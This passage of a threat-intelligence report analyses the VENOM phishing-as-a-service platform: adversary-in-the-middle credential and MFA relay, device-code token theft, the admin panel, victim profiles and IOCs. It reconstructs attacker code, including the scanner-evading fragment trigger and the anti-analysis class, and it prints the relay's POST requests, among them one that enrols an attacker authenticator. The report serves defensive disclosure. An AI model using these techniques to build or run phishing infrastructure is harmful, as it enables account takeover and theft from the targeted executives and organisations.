In adversary-in-the-middle (AiTM) mode, the harvester presents itself as the target's real identity provider. The target sees their organization's logo, their own email address pre-filled, and if their account is federated, their actual IdP login page rather than a generic Microsoft form (*Figure 12*). Neither element is static; both are generated at load time from the target's email domain and the live Microsoft identity API response.

The experience is indistinguishable from a genuine sign-in because it is, in every visible respect, genuine. The branding is real, the federation handoff is real, and the login form that the target types into mirrors exactly what they would see during a legitimate sign-in.




Figure 12. AiTM mode credential harvester flow

Decoy Cover Layer and Fragment Activation

The `#SandBox` fragment carried in the gate's outbound URL is the harvester's activation key. Scanners and automated systems that navigate to the harvester URL directly see nothing suspicious. The JavaScript checks for the fragment in `window.location.hash`. Without it, the page renders as a convincing AI-generated business website.

One deployment presents as ACHOMESOLUTIONS, an HVAC company complete with a service listing and contact form; another as SteelDealRoofing. Anyone who pastes the bare domain into a browser or URL scanner sees a functional, unremarkable small business site.

```javascript
// Trigger mechanism—reconstructed from static analysis
const hash = window.location.hash;
if (hash === "#SandBox") {
      injectCredentialForm(); // activate M365 overlay
} else {
    renderDecoyPage();}   // serve AI-generated business site
```

URL fragments are never sent in HTTP requests. They exist only in the browser's memory, making them invisible to server-side access logs and URL reputation feeds. A URL scanner submitting the harvester URL as a plain GET request will never see the credential form.

Per-Session Configuration

The `#SandBox` fragment activates the form, but before the target sees a single input field, the PHP backend has already configured the entire harvesting session. The page the target receives is not a static file served from disk; it is assembled on the server for this specific visit, with credential submission routes, validation tokens, and redirect destinations all generated in advance. By the time the form renders, the session is fully configured and waiting.

The server expresses this configuration as a set of `window.*` variables injected inline into the HTML before delivery. A bootstrap object maps semantic names to randomized per-session handles—ensuring no two sessions share a static, fingerprintable structure:

```javascript
// Note: six handles, all randomized per session removed for brevity
window.jsConfig_utils_431 =
{
      vars: { "phpConfig": "var_settings_755",
      // core session config—token, endpoint, redirect
}
```

The core config object contains everything the harvester JavaScript needs to run the session end-to-end:

```javascript
window.var_settings_755 = {
    security_token: "8b7ebe362456242ef24073ddf4b7987b",
    // MD5-format CSRF token, per session
    validate_endpoint: "d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a",
    // UUID path—where credentials are POSTed
    timestamp: 1773719684,
    finalRedirect: "aHR0cHM6Ly9hY2NvdW50LmxpdmUuY29t...",
    // base64—target's post-harvest destination
    bot_redirect: "https://x.com/",
    // Decoy Page Redirect
    debug:false
}
```

The credential POST destination is a UUID (universally unique identifier) path rather than a predictable route like `/api/validate`. It is unguessable from the domain alone and changes per session, making it invisible to scanners that discover the harvester host. The `finalRedirect` value—Base64-encoded at rest and decoded in the browser only at the moment of redirect—is the Microsoft error page the target will land on once the harvest is complete.

Behavioral Analysis During Credential Entry

While the target is typing their credentials into the form, a second bot-detection layer—independent from the gate—is running silently in parallel. The `PageValidator` class contains 13 methods covering behavioral analysis and active anti-analysis hardening.

It is not a one-shot check that fires when the target hits submit, but a continuous observer that has been profiling the session from the moment the form is rendered. By the time the target clicks "Next," `analyzeHumanBehavior()` already has a full behavioral record to score against.

JavaScript

```
class PageValidator {
    init()     // initialize tracking, register event listeners
    analyzeHumanBehavior() // score aggregated patterns against human baselines
    generateDeviceFingerprint() // canvas, WebGL, and AudioContext fingerprint
    detectHeadless() // check for headless browser indicators in navigator
properties
    detectAutomation()  // detect Selenium / Puppeteer / Playwright runtime
artifacts
    antiDebug()
    consoleDetection() // override all console methods:
    blockRightClick()         // disable right-click context menu
    blockKeyboardShortcuts()  // block F12, Ctrl+Shift+I, Ctrl+U
    honeypotCheck()           // verify gate honeypot elements were not interacted
with
    setupMouseTracking()      // record movement velocity and click coordinates
    setupKeyboardTracking()   // record keystroke timing and cadence
    setupTouchTracking()      // record touch event patterns for mobile
fingerprinting
    triggerValidationEvent()  // emit result to credential submission handler
}
```

`setupKeyboardTracking()` and `setupMouseTracking()` start collecting silently from the moment the form renders. When the target clicks "Next," `analyzeHumanBehavior()` scores the accumulated data. Any session that scores as non-human is redirected to `https://x.com/`—the same bot redirect URL configured in the PHP session config—before a credential payload is ever constructed.

AiTM Relay Protocol

Credentials that clear `PageValidator` are not stored and forwarded; they are relayed to Microsoft's live identity API in real time. The harvester PHP backend sits between the target and Microsoft, proxying every step of the authentication flow. It receives the target's input, forwards it to Microsoft, and returns Microsoft's actual response to the target's browser.

To the target, the page behaves exactly as a real login would. To Microsoft, the login is coming from the PhaaS platform infrastructure. The harvester is not a phishing page that collects a password; it is a live man-in-the-middle framework that walks the target through their real authentication flow while capturing every step.

The protocol is a sequence of POSTs to the UUID endpoint established in the per-session configuration. Every request carries the session security token and timestamp issued at render time, plus three honeypot fields that must remain empty—a server-side trap that mirrors the client-side honeypot check `PageValidator` already performed.

Step 1. Email Enumeration

```php
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
Content-Type: application/x-www-form-urlencoded
em=target@company.com&security_token=8b7ebe362456242ef24073ddf4b7987b&timestamp=177
3719684&email_hp=&username_hp=&password_hp=
```

The `'type'` field in the response drives identity provider adaptation. If the email resolves to a federated provider—`"okta"`—the page reloads and reconstructs the login flow to match that provider's look and feel. This is how a custom Okta login page gets rendered rather than a generic Microsoft form. The harvester queries the real Microsoft identity endpoint, discovers the federation, and the client adapts automatically. The target never sees anything inconsistent with their normal login experience.

```json
//BODY of HTTP Response
{"live": true, "twofactor": false, "twofactor_info": null, "type": "microsoft"}
```

Step 2. Password Relay

```
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
em=target@company.com&pa=<password>&security_token=8b7ebe362456242ef24073ddf4b7987b
&timestamp=1773719684&email_hp=&username_hp=&password_hp=
```

The response makes the live relay explicit: the server returns the target's actual enrolled MFA methods and their real masked phone number. This data does not exist anywhere in the VENOM platform; it comes from Microsoft's identity API as a direct consequence of the backend proxying the submitted password against the real authentication endpoint. The target's credentials and phone number are in the attacker's hands the moment the target clicks `"Next."`

```
JSON
//Response BODY
{"live": true, "twofactor": true, "twofactor_info": [ { "method_name":
"PhoneAppNotification|PhoneAppOTP|OneWaySMS", "isDefault": true, "display": "+X
XXXXXXX90" } ]}
```

Step 3. MFA Interception

```
JSON
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
em=target@company.com&auth=verify_code&code=<otp>&security_token=8b7ebe362456242ef2
4073ddf4b7987b&timestamp=1773719684&email_hp=&username_hp=&password_hp=
```

For `verify_app`—the Microsoft Authenticator push notification—the JavaScript polls the endpoint every five seconds, showing the target a real-time waiting animation while they approve the notification on their phone. The push is generated on Microsoft's backend as a direct consequence of the proxied login. The target approves what appears to be a routine sign-in prompt. Their approval is captured and relayed. The response `trigger_authenticator: true` indicates that authentication succeeded and that the final persistence step should fire.

MFA Device Enrollment and Persistence

The AiTM relay does more than steal credentials. It walks the target through a complete, successful authentication against Microsoft's live API. That completed session is what makes this final step possible. With a live authenticated session in hand, the harvester makes one more POST before the target ever leaves the page:

```
None
// HTTP Request
POST /d4d40589-e4e2-e4ba-4a4b-4c0ba68de49a
Content-Type: application/x-www-form-urlencoded
action=add_authenticator&security_token=8b7ebe362456242ef24073ddf4b7987&timestamp=1
773719684
```

The target is still on the loading screen; their browser has not moved. Behind the scenes, the PHP backend is using the authenticated session it just proxied to register an attacker-controlled MFA device on the target's real Microsoft 365 account. By the time the browser redirects, the enrollment is already complete.

In Entra ID logs, this surfaces as a `SoftwareTokenActivated` event with display name `NO_DEVICE`, Microsoft's default placeholder for a software time-based one-time password (TOTP) authenticator enrolled without an assigned device name. The attacker does not touch existing MFA methods; the target's original authenticator remains intact. A second authenticator is simply added alongside it—with no alerts, no visible change, and no reason for the target to suspect anything is wrong.

By reviewing Abnormal Account Takeover telemetry, we observed that the attacker's first manual access attempt occurred hours after the initial compromise, from a different IP address, suggesting that the automated harvest and persistence in the first phase delayed hands-on access in the second.

Session Termination and Redirect

The target has typed their password, completed MFA, and the attacker has registered a persistent device on their account. The last thing the harvester does is decode the `finalRedirect` value from `var_settings` and send the browser there:

```javascript
// finalRedirect decoded at runtime
window.location.href =
atob("aHR0cHM6Ly9hY2NvdW50LmxpdmUuY29tL2Vycm9yLmFzcHg/ZXJyY29kZT0xMDg2JmF1dGhpZD1adlE4dVhSSE5tRzcxd0V5NVRvWWtyc01jZnZBZHRCcVpQV3BnNA==")
// →
https://account.live.com/error.aspx?errcode=1086&authid=ZvQ8uXRHNmG71wEy5ToYkrsMcfvAdtBqZPWpg4
```

The target lands on a real Microsoft error page. `errcode=1086` presents as a transient authentication failure. The `authid` parameter is a hardcoded value embedded in the platform that makes the page appear to be part of a genuine interrupted session. Most targets will close the tab and try again through their normal bookmark. The attacker's session is already active.

Device Code Mode

In Device Code mode, the target never sees a login form. The page presents as a Docusign notification—a protected document pending verification—and the lure is built to feel like a routine document-access flow rather than a credential prompt (*Figure 13*). The first screen the target sees is a loading state: a Docusign interface displaying a protected document card with "Preparing verification..."

While the target watches the spinner, the backend calls Microsoft's device authorization endpoint, registers a polling session, and obtains the code that will appear on the next screen. When the code is ready, the page transitions to a verification card displaying an eight-character user code alongside three numbered steps and a "Continue to Microsoft" button.




Figure 13. Device Code mode credential harvester flow

The instructions are framed around document signing, not account access. The target copies the code, clicks through to microsoft.com/devicelogin, enters it, and approves what Microsoft presents as a routine device sign-in request. That approval is the attack. Microsoft authenticates the target against its own infrastructure and delivers the resulting access and refresh tokens directly to the attacker's polling backend.

The attack never touches the password. There is no credential form to detect, no proxy to identify, and no MFA to intercept. The target completes a real Microsoft authentication flow at a legitimate Microsoft domain and hands the attacker a fully authenticated session in the process. From a detection standpoint, every observable action the target takes is legitimate; the only thing that isn't is where the tokens end up.

Page Structure and Lure

The Device Code harvester shares none of AiTM mode's evasion architecture. There is no `#SandBox` fragment check, no decoy business site, no per-session UUID endpoint, and no PageValidator behavioral layer. The page does not need them: by the time a target arrives here, they have already cleared IP reputation screening, a proof-of-work challenge, and the gate's behavioral filter. The harvester itself is a single-purpose page: display a lure, generate a code, and wait.

Unlike AiTM mode's dynamic harvester—where the logo and color scheme are generated at load time from the target's email domain—the Device Code page uses a static lure identity. The lure is a

Docusign impersonation, carrying the Docusign logo, copyright footer, and document-access framing throughout. There is no per-session configuration object, no `window.__CFG`, and no randomized handle mapping. The API base is a fixed path hardcoded in the page source:

```
None
API_BASE = '/token/api/'
FINAL_REDIRECT = 'https://www.office.com/mycontent/?'
```

The target's email is pre-populated from the URL path, as with AiTM mode. Everything else about the session is determined server-side before the page renders.

The Device Code Flow

The "Preparing verification..." loading screen the target sees on arrival is not cosmetic. While it displays, the backend is executing the first step of Microsoft's OAuth 2.0 Device Authorization Grant: registering a new polling session with Microsoft's identity endpoint and obtaining a user code. By the time the spinner stops, Microsoft has already issued the code, and the backend has begun polling.

Step 1. Device Session Registration

The backend calls Microsoft's device authorization endpoint using `POST /token/api/device/start`. Microsoft returns a `user_code`, `device_code`, `verification_uri`, and polling interval.

Step 2. Code Display

The page transitions to a verification card. The user code is presented alongside three numbered steps and a "Continue to Microsoft" button. Instructions are framed around document signing, not account access.

Step 3. Completion Polling

`GET /token/api/device/status/{sessionId}` is polled every five seconds while the target completes authentication.

Step 4. Target Authentication

The target enters the code, authenticates, and approves the request that Microsoft presents as a standard device sign-in. Microsoft grants tokens to the registered device—the attacker's backend. The polling endpoint receives the full token set: `access_token`, `refresh_token`, scope, and expiry.

The target's interaction at `microsoft.com/devicelogin` is entirely legitimate. They are on Microsoft's infrastructure, authenticating against their real account. Any MFA the target has enrolled fires as part of this flow, and the target approves it willingly because, from their perspective, everything about the interaction is normal. There is no proxy, no intercepted request, and nothing unusual to detect. The approval itself is the compromise.

When the polling endpoint confirms authentication, the backend captures the full token set. The `FINAL_REDIRECT` value sends the target's browser to `https://www.office.com/mycontent/`—a legitimate Microsoft landing page—completing the illusion of a successful document sign-in.

Token Capture and Persistence

Device Code mode produces no password record and requires no `add_authenticator` step, as it's not necessary. The Device Code flow delivers OAuth tokens issued directly by Microsoft, and the refresh token itself is the persistence mechanism.

The panel stores the complete token record as described in the VENOM Admin Panel section below: Graph API access token, Outlook-specific access token, raw OAuth response, target IP, browser string, and capture timestamps. The `refresh_token_valid` flag indicates that the panel actively tests token liveness against Microsoft's authentication endpoints, meaning operators can query which harvested sessions remain active without attempting a full login.

A forced password reset does not revoke a refresh token that has already been captured. Unless the target's administrator explicitly revokes all active sessions and token grants in Entra ID—a step that is not part of most organizations' default incident response runbooks—the attacker's access survives the remediation entirely. The harvested session remains valid until the token's natural expiry or an explicit revocation event, independent of any password change the target or their IT team performs.

VENOM Phishing-as-a-Service Platform

Investigation of the campaign's backend infrastructure revealed a previously undocumented phishing-as-a-service (PhaaS) platform called VENOM. The platform was identified after the operator registered a burner domain without Cloudflare protection, exposing the origin server and its admin panel directly.

Analysis of the panel's login interface and embedded UI components reveals a licensing and activation model: each deployment requires registration and activation before use, placing VENOM in the category of distributed PhaaS platforms sold to operators rather than built and run by a single threat actor.




Figure 14. VENOM admin panel login portal

At the time of this analysis, VENOM does not appear in any public threat intelligence database. Searches against known open-source repositories return zero results for its function names, class structures, and code patterns. Review of known seller marketplaces, open Telegram communities, and black market forums has not yielded any advertisements or listings.

VENOM is not publicly sold, not openly discussed, and not findable through the channels where PhaaS tooling typically surfaces. That absence, combined with the licensing and activation model observed in the panel itself, suggests a closed-access platform distributed through a vetted or invitation-based buyer pool rather than through open sale.

Admin Panel Capabilities

The VENOM admin panel exposes a full campaign management surface accessible to licensed operators:

Category	Confirmed Routes
Campaign Management	/admin/campaigns
Administration	/admin/dashboard, /admin/stats, /admin/users, /admin/settings, /admin/logs
Configuration	/admin/config
Data Operations	/admin/export
API	/admin/api
Setup/Licensing	/admin/register, /admin/setup, /admin/install

Figure 15. VENOM admin panel capabilities

Stored Tokens

In the most recent attacks linked to VENOM infrastructure—specifically those leveraging Device Code authentication—the panel goes beyond collecting credentials. Analysis of a captured token record reveals a structured per-target database schema designed for persistent, reusable account access:

Field	Description
session_id	Device Code session identifier
email	Target's email address, extracted from the JWT
access_token	Microsoft Graph API access token
refresh_token	Long-lived refresh token
refresh_token_valid	Boolean indicating whether the refresh token remains usable
token_type/expires_in/resource	OAuth metadata (Bearer, TTL in seconds, Graph API scope)
outlook_token	Separate Outlook-specific access token
outlook_refresh_token	Outlook refresh token
has_outlook_token	Boolean flag indicating Outlook token capture
raw_response	Full Microsoft OAuth JSON response
app_displayname	OAuth app name (observed: "Microsoft Office")
client_ip/user_agent	Target's IP address and browser string
created_at/obtained_at	Timestamps for token capture and auth completion

Figure 16. VENOM panel token storage schema fields captured in Device Code mode

Several fields in this schema warrant specific attention:

- The dual-token architecture—Microsoft Graph and Outlook tokens captured independently—ensures that access to the broader M365 environment and access to the target's mailbox specifically are available as separate, independently usable assets.
- The `refresh_token_valid` flag indicates that the panel likely includes tooling to test token liveness against Microsoft's authentication endpoints, meaning operators can determine which harvested sessions remain active without attempting a full login.
- The `raw_response` field preserves the complete OAuth server response, giving operators the raw material to re-derive tokens or replay authentication flows if the captured tokens expire. A forced credential reset revokes the access token; it does not invalidate a refresh token that has already been captured and stored in the panel.

Victimology

Of the messages where recipient title data is available, the campaign overwhelmingly targets senior executive leadership, with 60% of titled recipients holding a C-level, President, or Chairman title. These are the individuals with the broadest access to sensitive financial data, strategic communications, and organizational authority—making each compromised account a potential launchpad for business email compromise, fraudulent wire transfers, and lateral phishing that carries inherent executive authority.




Figure 17. Distribution of campaign based on target's job title (titled recipients only)

The targeting methodology is industry-agnostic. While the manufacturing and financial services sectors collectively account for 30% of identified targets, no single vertical dominates. The campaign spans more than 20 verticals, indicating a broad credential harvesting operation rather than one focused on a specific sector.




Figure 18. Distribution of the campaign based on targeted organization's industry

Conclusion

This campaign is one of the more technically complete phishing operations we've documented—less for any single novel technique than for how deliberately each component has been engineered to work together.

The operator has built an end-to-end pipeline where every stage actively protects the next: the email evades scanners so the QR code reaches the target; the QR code moves the session off-network so the gate goes unmonitored; the gate filters out researchers so the harvester stays unexposed, and the harvester completes its work—including persistence—before the target's browser has moved on.

The most consequential finding is not the sophistication of any individual mechanism but what the campaign achieves structurally: MFA is rendered ineffective not by exploiting a vulnerability in the protocol, but by operating within it. Whether through real-time session relay or Microsoft's own Device Code flow, the attacker obtains persistent access through the authentication system itself.

The discovery of VENOM adds a force multiplier dimension. A closed-access PhaaS platform with licensing, campaign management, and structured token storage suggests this capability is not limited to a single operator. Organizations should assume that the techniques documented here will proliferate and that defensive strategies relying on MFA as a final barrier require immediate reassessment.

IOCs

Domains

Domain	Role
api.premiummovement[.]net	Gate API/C2
thaileforensics[.]co	Harvester + Admin Panel
tls-api0365[.]sbs	VENOM admin + AiTM harvester
api-tls365[.]sbs	AiTM harvester
apl365[.]sbs	Previous burner domain
gutmann[.]ae	Gate page
cetsinc[.]com	Gate page
islandrobotics[.]nc	Gate page

IP Addresses

IP	Provider	Location	Role
80.78.18.242	Njalla (AS48314)	Romania	Harvester
80.78.18.76	Njalla (AS48314)	Romania	C2 redirect API
91.132.95.144	M247/EDIS (AS9009)	London, UK	Gate API